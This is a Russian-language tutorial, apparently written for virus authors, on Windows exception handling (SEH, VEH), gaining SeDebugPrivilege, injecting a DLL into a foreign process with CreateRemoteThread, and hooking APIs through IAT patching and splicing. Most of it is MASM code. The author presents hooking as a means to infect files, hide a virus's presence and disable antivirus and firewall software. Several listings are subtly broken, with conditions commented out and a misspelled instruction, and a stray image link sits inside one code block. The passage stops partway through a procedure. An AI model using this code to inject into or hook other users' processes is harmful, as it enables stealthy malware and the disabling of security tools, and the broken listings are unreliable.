Внутри-поточный обработчик Когда мы просто прыгаем на безопасное место из обработчика, мы не сохраняем никакие регистры, кроме регистра EIP. Например, регистры ESP, EBP не сохраняются. Именно поэтому такой способ - «грязный». Есть техника позволяющая сохранять регистры, а также иметь доступ к локальным данным. Для этого нужно написать соответствующий обработчик. Используя эту технику можно исправить ошибку и продолжить выполнение с безопасного места. Вот маленькая программа, где используется техника продолжения выполнения с безопасного места: *Пример:*

```
.386p
.model flat,stdcall
option casemap:none
;-----IncludeLib and Include-----
includelib \tools\masm32\lib\user32.lib
includelib \tools\masm32\lib\kernel32.lib
```

```

includelib \tools\masm32\lib\gdi32.lib
includelib \tools\masm32\lib\advapi32.lib
include \tools\masm32\include\windows.inc
include \Tools\masm32\include\proto.inc
include \tools\masm32\include\user32.inc
include \tools\masm32\include\kernel32.inc
include \tools\masm32\include\gdi32.inc
include \tools\masm32\include\advapi32.inc
;-----End IncludeLib and Include-----
SEH struct
PrevLink dd ? ; адрес предыдущего SEH-фрейма
CurrentHandler dd ? ; адрес обработчика исключений
SafeOffset dd ? ; Смещение безопасного места
PrevEsp dd ? ; Старое значение esp
PrevEbp dd ? ; Старое значение ebp
SEH ends

.data
seh db "In SEHHandler",0
seh1 db "After Exception SEHHandler",0
.code
start:
assume fs:nothing
push ebp
push esp
push offset Next
push offset SEHHandler
push FS:[0]
mov FS:[0],ESP
;здесь начинается защищенный код
mov eax,0
mov dword ptr [eax],1
pop FS:[0];Восстанавливаем в FS:[0] адрес предыдущей структуры ERR
add ESP,16;убираем из стека оставшийся адрес обработчика из структуры
Next:
invoke MessageBox,0,offset seh1,offset seh1,0
invoke ExitProcess,0
SEHHandler proc uses edx pExcept:DWORD, pFrame:DWORD, pContext:DWORD, pDispatch:DWORD
mov edx,pFrame
assume edx:ptr SEH
mov eax,pContext
assume eax:ptr CONTEXT
push [edx].SafeOffset
pop [eax].regEip
push [edx].PrevEsp
pop [eax].regEsp
push [edx].PrevEbp
pop [eax].regEbp
invoke MessageBox,0,offset seh,offset seh,0
mov eax,ExceptionContinueExecution
ret
SEHHandler endp
end start

```

Пример Закончен. В начале программы, в стеке создается SEH-фрейм. По адресу FS:[0] передается указатель на этот SEH-фрейм. Помимо смещения обработчика и адреса предыдущего SEH-фрейма мы передаем смещение безопасного места, значение ESP и EBP. Т.о. мы заполняем все поля структуры SEH. Если происходит исключение, то управление передается обработчику исключений SEHHandler. Обработчик исключений, используя переданную ему структуру SEH заполняет некоторые поля структуры CONTEXT, а именно регистры ESP(для сохранения вершины стека), EBP(для доступа к локальным данным), EIP(для перехода на безопасное место). Обработчик возвращает 1 или константу ExceptionContinueExecution, чтобы сообщить операционной системе, что обработчик обработал исключение и необходимо продолжить выполнение программы в контексте указанной в структуре CONTEXT. **Финальный обработчик**

В финальном обработчике также можно перезагружать контекст таким образом, чтобы выполнение продолжалось с безопасного места. Но если мы хотим продолжить выполнение программы

возвращать обработчик должен уже не 1, а -1. Финальному обработчику в отличие от внутри-поточного передается только структуры CONTEXT, EXCEPTION_RECORD, а структура SEH не передается, поэтому значения регистров EIP, EBP, ESP надо хранить в статической памяти или что-либо подобное, например в куче.

Заключение

SEH также используют для переполнения стека или переполнения кучи, с помощью подмены обработчика. Это уже штучки создателей эксплойтов – отдельное сообщество компьютерного андеграунда, так же как и вирмейкеры. Очень хорошо, когда сообщества объединяются или комбинируются. Остальную информация о SEH – такую как – «раскрутка стека», «информация, которая передается обработчику», и т.д. можно прочитать в статье Джереми Гордона.

Vectored Exception Handling (VEH)

VEH – или векторная обработка исключений - относительно новый механизм обработки исключений. Он появился впервые в операционной системе Windows XP. Вы, наверное, испугались названия, но не бойтесь, использовать VEH очень просто.

VEH это тоже самое, что и SEH – также устанавливаются обработчики исключений. Но в этих механизмах есть несколько различий. Во-первых, никаких служебных слов типа try, except, finally для C++, как раньше, нет. Т.е. это не надстройка компилятора. Во-вторых, и это очень важно – VEH это не stack-frame based механизм. Т.е. раньше все SEH-фреймы были в стеке. Теперь же узлы VEH'a находятся в куче. В-третьих, VEH обработчики глобальны для процесса. Из VEH обработчиков можно делать цепочки.

Можно сравнить VEH с финальными обработчиками UnhandledExceptionFilter из которых можно делать цепочки. Различие с финальным обработчиком и в том, что векторный обработчик вызывается в первую очередь(т.е. до SEH), а финальный в последнюю.

Чтобы установить векторный обработчик мы вызываем функцию AddVectoredExceptionHandler. Вот ее прототип:

```
PVOID AddVectoredExceptionHandler(
    ULONG FirstHandler,
    PVECTORED_EXCEPTION_HANDLER VectoredHandler
);
```

FirstHandler – если этот параметр не ноль, то обработчик устанавливается, как следующий элемент в цепочке. Т.е. при возникновении исключения именно он вызовется ОС. Если этот параметр ноль, то обработчик устанавливается в начало цепочки и вызывается в том случае, если все остальные обработчики в цепочке не обрабатывают исключение, т.е. возвращают EXCEPTION_CONTINUE_SEARCH.

Огромным преимуществом VEH'a над SEH'ом в том, что он отлавливает абсолютно все исключения для всех потоков. А вот у SEH'a с этим проблемы.

Пример использования VEH'a:

Пример:

```
lea eax,[ebp+Handler];B EBP - дельта-смещение
push eax
push 1
call dword ptr [ebp+_AddVectoredExceptionHandler]
...;защищенный код
```

```

Handler proc Record:DWORD;обработчик
...;обработка исключения
mov eax,1;Проход дальше по цепочке
ret
Handler endp

```

Пример Закончен.

VEH изнутри

Я попытался исследовать VEH изнутри. Что из этого получилось, описано в этом разделе.

В модуле NTDLL.DLL есть статическая глобальная переменная. Назовем её CurrentVEHFrame. В этой переменной содержится адрес текущего VEH-фрейма. При вызове функции AddVectoredExceptionHandler в куче создается новый VEH-фрейм и заполняется соответствующими значениями. VEH-фреймом я называю структуру, которая определена следующим образом

```

VEH struct
    Prev dd ?
    pCurrentVEHFrame dd ?
    EncodeVEHHandler dd ?
VEH ends


```

Prev - адрес в куче предыдущего VEH-фрейма. Если это самый последний фрейм, то его значение равно значению адреса переменной CurrentVEHFrame.

pCurrentVEHFrame - адрес переменной CurrentVEHFrame

EncodeVEHHandler - закодированный адрес обработчика. Чтобы получить виртуальный адрес обработчика необходимо вызвать функцию RtlDecodePointer библиотеки NTDLL(можно написать так: NTDLL!RtlDecodePointer).

Т.о. при вызове функции AddVectoredExceptionHandler в цепочку векторных обработчиков добавляется новый элемент. Цепочка представляет связанный список. Вот рисунок, который иллюстрирует сказанное:



Здесь при возникновении исключения будет вызван обработчик Handler1. Если он не обрабатывает исключение, то управление передается обработчику, следующему в цепочке. Еще раз повторю, что ОС определяет, что обработчик является последним в цепочке, если `pCurrentVEHFrame==Prev`. Это показано на рисунке.

Перехват вызовов функций

Общая картина

Перехват вызовов функций называется также «Per-process residency» техника, применяемая в операционных системах Windows. С ОС Windows поставляются файлы с расширением DLL – Dinamic Link Library. Это библиотеки динамической компоновки. Они экспортируют функции, чтобы их могли вызвать другие приложения или DLL. Чтобы приложение могло использовать какие-то сервисы ОС, оно должно вызвать одну из функций, которая экспортируется системной DLL. Все функции ОС хранятся в системных DLL. Функции, которые являются посредниками между ОС и приложением называются API(Application Programming Interface)-функциями. Суть механизма перехвата функций состоит в следующем. Когда приложение вызывает API-функцию мы можем вместо оригинальной функции вызвать свою функцию, которая может изменить результат вызова для приложения-жертвы (для того приложения, в котором мы перехватываем функции). Т.о. мы можем изменять логику работы любого приложения. Т.е. любое обращение программы к ОС мы можем контролировать, изменять или просто наблюдать за работой какого-то приложения. Мы можем понять, как работает та или иная программа по функциям, которая она вызывает. И этот способ контроля будет значительно проще для анализа, чем простая отладка. Тем более некоторые программы используют анти-отладочные механизмы. Некоторые операции в ОС Windows вообще нельзя осуществить без помощи перехвата API-функций. Перехватывать можно не только API-функции, но и любые экспортируемые функции.

В вирусологии техника перехвата особенно полезна. Она используется для продвинутого заражения файлов, полезной нагрузки, получения информации нужной вирусу (например, путь к файлу для заражения), скрытия присутствия, уничтожения или нарушения работы ненужных нам программ (антивирусов и брандмауэров).

В адресное пространство любого процесса загружена библиотека NTDLL.DLL. При вызове функций из kernel32.dll, например, OpenProcess в конечном итоге вызывается функция ZwOpenProcess, которая находится в NTDLL.DLL. Низкоуровневые функции, которые находятся в NTDLL.DLL называются NativeAPI функции. Лучше перехватывать именно их, чтобы процесс жертва не смог отделаться от перехвата даже с помощью вызова Native API. Можно и просто исправить перехват. Но чтобы и этого не случилось, необходим перехват в нулевом кольце. Здесь мы будем заниматься только третьим кольцом.

Привилегии

Перехват вызовов функций делается при помощи некоторого механизма. Этот механизм применим для одного конкретного процесса. Если мы хотим глобализировать наш перехват, то мы должны применить технику перехвата для всех процессов в системе. Но по умолчанию даже пользователь с привилегиями администратора не имеет возможности получить доступ к системным процессам (например, winlogon.exe). Чтобы перехватывать функции и в системных процессах необходим доступ к этим системным процессам. Вообще, для внедрения кода в удаленный процесс (а это один из важных шагов механизма перехвата) необходимы следующие привилегии:

- PROCESS_CREATE_THREAD – для создания потока в удаленном процессе
- PROCESS_VM_WRITE – для записи в память удаленного процесса
- PROCESS_VM_OPERATION – для операций типа изменения прав доступа к памяти (protect и lock).

Чтобы открыть системный процесс с такими привилегиями, вызывающий функцию `KERNEL32.DLL!OpenProcess` должен иметь привилегию `SeDebugPrivileges`. Ниже представлена процедура на ассемблере получения данной привилегии:

Пример:

```
EnableDebugPrivilege proc
LOCAL hToken:DWORD
LOCAL tkp:TOKEN_PRIVILEGES
LOCAL ReturnLength:DWORD
LOCAL luid:LUID
mov eax,0
invoke OpenProcessToken,INVALID_HANDLE_VALUE, TOKEN_ADJUST_PRIVILEGES or TOKEN_QUERY,ADDR hToken
invoke LookupPrivilegeValue,NULL,offset Priv,ADDR luid
.IF eax==0
    invoke CloseHandle,hToken
    ret
.ENDIF
mov tkp.PrivilegeCount,1
lea eax,tkp.Privileges
assume eax:ptr LUID_AND_ATTRIBUTES
push luid.LowPart
pop [eax].Luid.LowPart

push luid.HighPart
pop [eax].Luid.HighPart

mov [eax].Attributes,SE_PRIVILEGE_ENABLED

invoke AdjustTokenPrivileges,hToken,NULL,ADDR tkp,sizeof tkp,ADDR tkp,ADDR ReturnLength
invoke GetLastError
.IF eax!=ERROR_SUCCESS
    ret
.ENDIF
mov eax,1
ret
EnableDebugPrivilege endp
```

Пример Закончен.

Здесь `Priv` - это строка определенная так:

```
Priv db "SeDebugPrivilege",0
```

После вызова данной функции вызывающий ее процесс может открывать системные процессы.

Пример:

```
call EnableDebugPrivilege
push ProcID;ID системного процесса
push 0
push PROCESS_CREATE_THREAD or PROCESS_VM_WRITE or PROCESS_VM_OPERATION
call OpenProcess
```

Пример Закончен.

`GetLastError` вернет `ERROR_SUCCESS`. Если открыть системный процесс без вызова функции `EnableDebugPrivilege`, то `OpenProcess` вернет ноль, а `GetLastError` вернет `ERROR_ACCESSDENIED`.

Dinamic Link Library

Общая картина

Чтобы перехватить функцию в каком-нибудь процессе необходимо выполнить код в этом процессе. Изначально этот код не содержится в этом процессе. Т.е. его необходимо туда поместить. Для этого есть два способа: 1) Внедрение кода с помощью DLL. 2) Простое копирование кода в шел-код стиле. Большинство методов перехвата API функций используют внедрение кода с помощью DLL, т.к. при этом нет требования базовой независимости и зависимости от адресов API-функций. В случае вируса нам желательно не создавать никаких DLL, хотя нет никаких проблем, если мы создадим ее. При этом есть ограничение – это размер кода, который будет внедрен в жертву при заражении. Как создавать код в шел-код стиле мы уже знаем, теперь рассмотрим как создать DLL.

DLL – это обычный PE-файл, в котором есть соответствующий флаг поля Characteristics файлового заголовка. В EXE-файле не может быть этого флага. Если в EXE файле стоит флаг DLL, то он считается некорректным. DLL – это обычно набор функций, которые экспортируются другими модулями. У DLL, как и у любого EXE файла есть точка входа. Для DLL точка входа указывает на функцию, которую условно можно назвать DLLMain. Вот её прототип:

```
DllMain proc hInstDLL:HINSTANCE, reason:DWORD, reserved1:DWORD
```

hInstDLL – описатель данной DLL

Эта функция вызывается при определенных событиях. В результате какого события была вызвана функция DLL указано в параметре reason.

Вот его возможные значения и их описание:

- **DLL_PROCESS_ATTACH** - DLL получает это значение, когда впервые загружается в адресное пространство процесса. Вы можете использовать эту возможность для того, чтобы осуществить инициализацию. При этом значении мы устанавливаем перехватчик.
- **DLL_PROCESS_DETACH** - DLL получает это значение, когда выгружается из адресного пространства процесса. Вы можете использовать эту возможность для того, чтобы "почистить" за собой: освободить память и так далее.
- **DLL_THREAD_ATTACH** - DLL получает это значение, когда процесс создает новый поток.
- **DLL_THREAD_DETACH** - DLL получает это значение, когда поток в процессе был уничтожен.

Создание DLL

Создание DLL мало отличается от создания EXE. Вот код самой простой DLL:

Пример:

```
;-----  
;   DLL.asm  
;-----  
.386  
.model flat,stdcall  
option casemap:none  
include \masm32\include\windows.inc  
include \masm32\include\user32.inc  
include \masm32\include\kernel32.inc  
  
includelib \masm32\lib\user32.lib  
includelib \masm32\lib\kernel32.lib
```

```

.data
.code
DllMain proc hInstDLL:HINSTANCE, reason:DWORD, reserved1:DWORD
    .if reason==DLL_PROCESS_ATTACH
        ;код
    .elseif reason==DLL_PROCESS_DETACH
        ;код
    .elseif reason==DLL_THREAD_ATTACH
        ;код
    .else        ; DLL_THREAD_DETACH
        ;код
    .endif
    mov  eax,TRUE
    ret
DllMain Endp

TestFunction proc;Функция, которая ничего не делает, но экспортируется
ret
TestFunction endp
end DllMain
;-----

```

Пример Закончен. Также необходимо создать файл с расширением DEF, который должен быть примерно такого вида: *Пример:*

```

;-----
;   DLL.def
;-----
LIBRARY DLL
EXPORTS TestFunction
;-----

```

Пример Закончен.

Где LIBRARY – имя библиотеки, EXPORTS – имя функции, которая экспортируется из DLL (EXPORTS может быть несколько). Необходимо при вызове DllMain сохранять регистры esi, edi, ebx, ebp и восстанавливать их при выходе из DllMain.

Для компиляции DLL нужно создать как обычно объектный файл, а для линковки используйте следующую строку:

```
link /DLL /SUBSYSTEM:WINDOWS /DEF:DLL.def DLLSkeleton.obj
```

Видите, ключ /DLL указывает на установку флага DLL в файловом заголовке.

Внедрение и исполнение удаленного кода

Внедрить DLL в адресное пространство постороннего процесса можно несколькими способами. А именно: с помощью реестра, с помощью хуков, с помощью удаленных потоков, с помощью замены оригинальной DLL, а также DLL можно внедрить как отладчик или через функцию KERNEL32.DLL!CreateProcess. Все эти способы описаны в книге Джеффри Рихтера «Windows для профессионалов». Можно также и даже проще внедрить просто посторонний код в чужой процесс. Хотя в этом случае потребуется время на его создание. Но мы-то с Вами знаем теперь как делать такой код.

Я буду использовать метод внедрения DLL с помощью удаленных потоков, т.к. он является самым гибким. Но вы можете использовать любой другой. Это совершенно не принципиально, главное чтобы внедрение происходило правильно и в нужные приложения. Методы внедрения, конечно, отличаются друг от друга и налагают некоторые ограничения.

Windows предоставляет функцию, которая называется KERNEL32.DLL!CreateRemoteThread. Она позволяет создать новый поток внутри удаленного процесса. Мы заставляем вызвать функцию

KERNEL32.DLL!LoadLibrary потоком целевого процесса для загрузки нужной DLL. Одним из параметров функции KERNEL32.DLL!CreateRemoteThread является lpStartAddress, который означает адрес процедуры потока. Процедура потока принимает один параметр. KERNEL32.DLL!LoadLibrary принимает также один параметр. Т.е. как стартовый адрес удаленного потока мы можем указать адрес функции KERNEL32.DLL!LoadLibrary. При этом мы пользуемся тем, что KERNEL32.DLL проецируется во всех виртуальных адресных пространствах по одному и тому же адресу и из этого соображения предполагаем, что в удаленном процессе функция KERNEL32.DLL!LoadLibrary тоже находится по тому же адресу что и в нашем процессе.

Еще один важный момент заключается в параметре, который передается потоку и соответственно функции LoadLibrary. Мы должны передать адрес строки с именем функции. Адрес этот должен обязательно находиться в адресном пространстве целевого процесса, т.е. мы должны скопировать эту строку туда. Выделения виртуальной памяти в удаленном процессе производиться с помощью функции KERNEL32.DLL!VirtualAllocEx. Осуществлять запись и чтение памяти чужого процесса можно с помощью функций KERNEL32.DLL!WriteProcessMemory и KERNEL32.DLL!ReadProcessMemory соответственно. Освободить выделенный регион можно с помощью функции KERNEL32.DLL!VirtualFreeEx.

Вот код программы с помощью, которой внедряется DLL:

Пример:

```

;=====
; П Р О Г Р А М М А
; Внедрение DLL в адресное пространство чужого процесса
; Дата: 01.07.2005
; Автор: Bill Prisoner / ТРОС
;=====

;=====
; Options and Includes
;=====
.386
option casemap:none
.model flat,stdcall
include \tools\masm32\include\windows.inc
includelib \tools\masm32\lib\kernel32.lib
include \tools\masm32\include\kernel32.inc
include \tools\masm32\include\user32.inc
includelib \tools\masm32\lib\user32.lib
include \tools\masm32\include\advapi32.inc
includelib \tools\masm32\lib\advapi32.lib
;=====

;=====
; Initialized Data Section
;=====
.data
lib db "c:\dll.dll",0;Имя DLL, которую внедряем в чужой процесс
dwSize equ $-lib;Размер строки с именем DLL
kernelName db "kernel32.dll",0;Имя Kernel32.dll
loadlibraryName db "LoadLibraryA",0;Имя функции LoadLibraryA
_LoadLibrary dd 0;Адрес функции LoadLibrary
ParameterForLoadLibrary dd 0;Адрес строки с именем DLL в чужом процессе
ThreadId dd 0;Идентификатор треда
PID dd 1700;Идентификатор целевого процесса
;=====

;=====
; Uninitialized Data Section
;=====
.data?
hProcess dd ?
;=====
;=====

```

```

; Code Section
;=====
.code
start:
;Открываем процесс куда будем внедрять DLL
invoke OpenProcess,PROCESS_CREATE_THREAD or PROCESS_VM_WRITE or \
PROCESS_VM_OPERATION,0,PID
mov hProcess,eax
;Получаем описатель модуля Kernel32.dll
invoke GetModuleHandle,offset kernelName
;Получаем адрес функции LoadLibrary
invoke GetProcAddress,eax,offset loadlibraryName
mov _LoadLibrary,eax
;Выделяем память в удаленном процессе
invoke VirtualAllocEx,hProcess,NULL,dwSize,MEM_RESERVE or MEM_COMMIT, \
PAGE_READWRITE
mov ParameterForLoadLibrary,eax
;Запись строки с именем DLL в АП чужого процесса
invoke WriteProcessMemory,hProcess,eax,offset lib,dwSize,NULL
;Создаем удаленный поток, который вызывает LoadLibrary,
;тем самым внедряем DLL в адресное пространство чужого процесса.
invoke CreateRemoteThread,hProcess,NULL,NULL,_LoadLibrary, \
ParameterForLoadLibrary,NULL,offset ThreadId
invoke ExitProcess,0
end start
;=====
; End Program
;=====

```

Пример Закончен.

После внедрения DLL вызывается DiIMain с параметром DLL_PROCESS_ATTACH. Именно при обработке этого параметра мы устанавливаем перехватчик.

Способы перехвата функций

Правка таблицы импорта

При вызове Win32-приложением функции экспортируемой из другого модуля, например

CALL MessageBoxA,0

компилятор генерирует код следующего вида:

CALL X, где X – адрес переходника вида jmp dword ptr [Y], где Y – адрес адреса функции в IAT(Import Address Table), которую заполняет при загрузке модуля загрузчик. При особой настройке компилятора вызов может быть таким CALL DWORD PTR [Y]. Суть метода перехвата заключается в том, чтобы править значения, которые находятся по адресу Y, т.е. правка значений в таблице адресов импорта. Сначала мы сохраняем реальный адрес перехватываемой функции. Потом проходимся по IAT и правим этот реальный адрес на адрес нашего обработчика. Но править придется IAT всех модулей в данный момент загруженный в АП процесса, а также всех динамически подгружаемых. В первом случае необходимо решить задачу получения списка всех модулей загруженных в АП процесса. Во втором случае мы должны перехватывать функции LoadLibraryA, ; LoadLibraryW, LoadLibraryExA, LoadLibraryExW. Также необходимо сделать так, чтобы функция GetProcAddress возвращала адрес нашего перехватчика, если вдруг жертва захочет получить реальный адрес функции, которую мы перехватываем. Это можно делать двумя способами – перехватом GetProcAddress или правкой таблицы экспорта модуля, где находиться перехватываемая функция. У этого способа есть один очень большой недостаток – функции,

которые не содержатся в таблице импорта, перехватываться не будут, если только мы не будем осуществлять перехват прямо при начальной загрузке процесса. Обычно перехват делается для процесса, который уже работает. Например, программа получает адрес функции с помощью GetProcAddress, а потом мы уже делаем перехват. Тогда программа минует наш обработчик и вызовет правильную функцию.

Сначала я опишу процедуру, которая правит IAT указанного одним из параметров модуля. Я назвал эту процедуру EditIATLocal. Например, мы перехватываем функцию, адрес которой X. Тогда процедура EditIATLocal анализирует таблицу импорта указанного модуля и если она встречается там адрес X, то функция меняет X на адрес нашего обработчика, который также передается как параметр функции.

Пример:

```

;=====;
;Процедура EditIATLocal
;Описание:
;Перехват вызовов функций редактированием IAT в одном модуле
;Вход: Address адрес внутри файла в памяти
; ModName - указатель на имя модуля, IAT которого мы будем править. Регистр
;   не важен.
; Orig - адрес функции, которую перехватываем
; New - адрес нашего обработчика
; ModHandle - описатель модуля, где находится функция для перехвата.
;   Например, описатель KERNEL32.DLL
;Выход: 1 - перехватили, 0 - не перехватили
;=====;
EditIATLocal proc ModName:DWORD, Orig:DWORD, New:DWORD, ModHandle:DWORD
LOCAL OldProtect:DWORD
;Получаем адрес таблицы директорий
mov eax,ModHandle
assume eax:ptr IMAGE_DOS_HEADER
add eax,[eax].e_lfanew
add eax,4
add eax,sizeof IMAGE_FILE_HEADER
mov edi,eax
assume edi:ptr IMAGE_OPTIONAL_HEADER
lea edi,[edi].DataDirectory
mov eax,edi
;Получаем адрес таблицы импорта
assume eax:ptr IMAGE_DATA_DIRECTORY
lea eax,[eax+(sizeof IMAGE_DATA_DIRECTORY)*IMAGE_DIRECTORY_ENTRY_IMPORT]
.if dword ptr [eax]==0
    move ax,FALSE
    ret;Нет таблицы импорта
.endif
mov esi,ModHandle
add esi,dword ptr [eax];B esi - адрес таблицы импорта
assume esi:PTR IMAGE_IMPORT_DESCRIPTOR
NextDLL:;очередная запись в таблице импорта
.if [esi].Name1==NULL;Конец таблицы импорта?
    mov eax,FALSE
    ret
.endif
mov ecx,[esi].Name1
add ecx,ModHandle
invoke lstrcmpi,ModName,ecx;тот ли это модуль?
.if EAX!=0
    add esi,sizeof IMAGE_IMPORT_DESCRIPTOR
    jmp NextDLL
.endif
;Если дошли до сюда, то нашли имя модуля
mov edi,ModHandle
add edi,[esi].FirstThunk;B EDI - IAT
assume edi:PTR IMAGE_THUNK_DATA
NextFunction:;перебираем все импортируемые функции
.if [edi].u1.Function==0;IAT закончилась
    add esi,sizeof IMAGE_IMPORT_DESCRIPTOR

```



```

    jmp NextDLL
.ENDIF
mov eax,[edi].u1.Function
;IF Orig==eax;Нашли!!!
;Разрешим запись на нужную страницу
invoke VirtualProtect,edi,4,PAGE_EXECUTE_READWRITE,ADDR OldProtect
call GetCurrentProcess
mov ecx,eax
lea eax,New
;Сменим адрес функции на адрес обработчика
invoke WriteProcessMemory,ecx,edi,eax,4,NULL
;Восстановим прежние атрибуты
invoke VirtualProtect,edi,4,OldProtect,ADDR OldProtect
mov eax,TRUE
ret
.ENDIF
add edi,sizeof IMAGE_THUNK_DATA
jmp NextFunction
EditIATLocal endp
;=====;

```

Пример Закончен. А процедура EditIATGlobal правит IAT всех модулей процесса, в котором она вызывается. Мы вызываем ее в процедуре DllMain DLL, которую мы будем внедрять в адресное пространство процесса-жертвы. Она просто перечисляет все модули в адресном пространстве текущего процесса с помощью ToolHelp-функций, а потом последовательно вызывает для каждого модуля процедуру EditIATLocal, которую я описал чуть выше. *Пример:*

```

;=====;
;Процедура EditIATGlobal
;Описание:
;Перехват вызовов функций редактированием IAT во всех модулях процесса
;Вход: Address адрес внутри файла в памяти
; ModName - указатель на имя модуля, IAT которого мы будем править.
;   Регистр не важен.
; Orig - адрес функции, которую перехватываем
; New - адрес нашего обработчика
;Выход: нет
;=====;
EditIATGlobal proc ModName:DWORD, Orig:DWORD, New:DWORD
LOCAL Current:DWORD
LOCAL hSnap:DWORD
push offset NextMod
call GetBase
mov Current,eax;Получили хэндл своего модуля
mov ecx,eax
invoke CreateToolhelp32Snapshot,TH32CS_SNAPMODULE,NULL
mov hSnap,eax
mov ModEntry.dwSize,sizeof MODULEENTRY32
invoke Module32First,hSnap,offset ModEntry
NextMod:
mov eax,Current
;IF eax!=ModEntry.hModule;В своем модуле не будем перехватывать!
push ModEntry.hModule
push New
push Orig
push ModName
call EditIATLocal;Перехватываем в этом модуле
.ENDIF
invoke Module32Next,hSnap,offset ModEntry;Следующий модуль
;IF eax!=0
jmp NextMod
.ENDIF
invoke CloseHandle,hSnap
mov eax,1
ret
EditIATGlobal endp
;=====;

```

Пример Закончен. В функции DLLMain DLL, которую мы впоследствии будем внедрять во все процессы мы должны обрабатывать reason следующим образом: *Пример :*

```
DllEntry proc hInstance:HINSTANCE, reason:DWORD, reserved1:DWORD
    push esi
    push edi
    push ebx
    push ebp
    .if reason==DLL_PROCESS_ATTACH
        ;Получаем описатель модуля, где нах-ся перехватываемая функция
        invoke GetModuleHandle,offset nt
        invoke GetProcAddress,eax,offset Exitstr;ExitStr - имя перехватываемой функции
        push offset start
        push eax
        push offset nt
        ;Устанавливаем перехват функции Exitstr из модуля nt.
        call EditIATGlobal
    .elseif reason==DLL_PROCESS_DETACH

    .elseif reason==DLL_THREAD_ATTACH

    .else            ; DLL_THREAD_DETACH

    .endif
    pop ebp
    pop ebx
    pop edi
    pop esi
    mov  eax,TRUE
    ret
DllEntry Endp
```

Пример Закончен.

Простой пример – перехват MessageBox

Я приложил к статье исходный код DLL, которая перехватывает функции USER32.DLL!MessageBoxA и USER32.DLL!MessageBoxW в целевом процессе. Файлы исходного кода этой DLL находятся в папке HookMessBox. Чтобы посмотреть как работает перехват этих функций Вы можете использовать для внедрения мою программу DLL Injector. Например, попробуйте внедрить эту DLL в блокнот, напечатать чего-нибудь и потом нажать на крестик закрытия окна.

Перехват LoadLibrary

Чтобы распространить перехват на новые подгружаемые DLL, необходимо перехватывать KERNEL32.DLL!LoadLibrary. Используя функцию EditIATLocal Вы сможете с легкостью перехватить вызов KERNEL32.DLL!LoadLibrary таким образом, чтобы после загрузки новой DLL она сразу же обрабатывалась.

Сплайсинг

Сначала определяется адрес функции, которую надо перехватить. Первый несколько байт данной функции заменяются на переход к нашему обработчику. Теперь, если будет вызвана перехватываемая функция, то произойдет переход на наш обработчик. Если нужно вызвать оригинальную функцию, то необходимо восстановить исходные байты. С помощью этого метода перехватываются абсолютно все вызовы из любых модулей, и при этом не надо делать ничего дополнительного. Этот метод хорош во всех отношениях, если бы не одно НО...Люди, которые понимают что-нибудь в многозадачности сразу учуяли что-то не-то. Представьте, что какой-то поток правит начало функции джапмом, но вдруг ОС отнимает у него управление и передает его другому потоку. А тот обращается к недоконца подправленной функции. В итоге произойдет ошибка и приложение, скорее всего, слетит. Есть решение этой проблемы, - останавливать все потоки, когда начало функции правиться и когда вызывается ее перехватчик (ведь перехватчик тоже правит начало функции, чтобы вызывать ее оригинал). Все эти вещи реализуются очень просто. Давайте рассмотрим функции, которые приостанавливают и запускают потоки, соответственно. Нашей задачей опять будет перехват функций USER32.DLL!MessageBoxA. *Пример:*

```
;Приостановка всех потоков, кроме вызывающего
SuspendThreads proc
    invoke GetModuleHandle,offset kern
    invoke GetProcAddress,eax,offset OpenThreadStr
    mov _OpenThread,eax
    invoke GetCurrentThreadId
    mov CurrThread,eax
    invoke GetCurrentProcessId
    mov CurrProcess,eax

    invoke CreateToolhelp32Snapshot,TH32CS_SNAPTHREAD,0
    .if eax==0
        xor eax,eax
        ret
    .endif
    mov hSnap,eax
    mov Thread.dwSize,sizeof THREADENTRY32
    invoke Thread32First,hSnap,offset Thread
    .if eax==0
        xor eax,eax
        ret
    .endif
NextThread:
    mov eax,CurrThread
    mov edx,CurrProcess
    .if (Thread.th32ThreadID!=eax)&&(Thread.th32OwnerProcessID==edx)
        push Thread.th32ThreadID
        push NULL
        push THREAD_SUSPEND_RESUME
        call _OpenThread
        mov ThreadHandle,eax
        .if ThreadHandle>0
            invoke SuspendThread,ThreadHandle
            invoke CloseHandle,ThreadHandle
        .endif
    .endif
    invoke Thread32Next,hSnap,offset Thread
    .if eax!=0
        jmp NextThread
    .endif
    invoke CloseHandle,hSnap
    ret
SuspendThreads endp
```

Пример Закончен.

Пример:

```
;Возобновление всех потоков
ResumeThreads proc
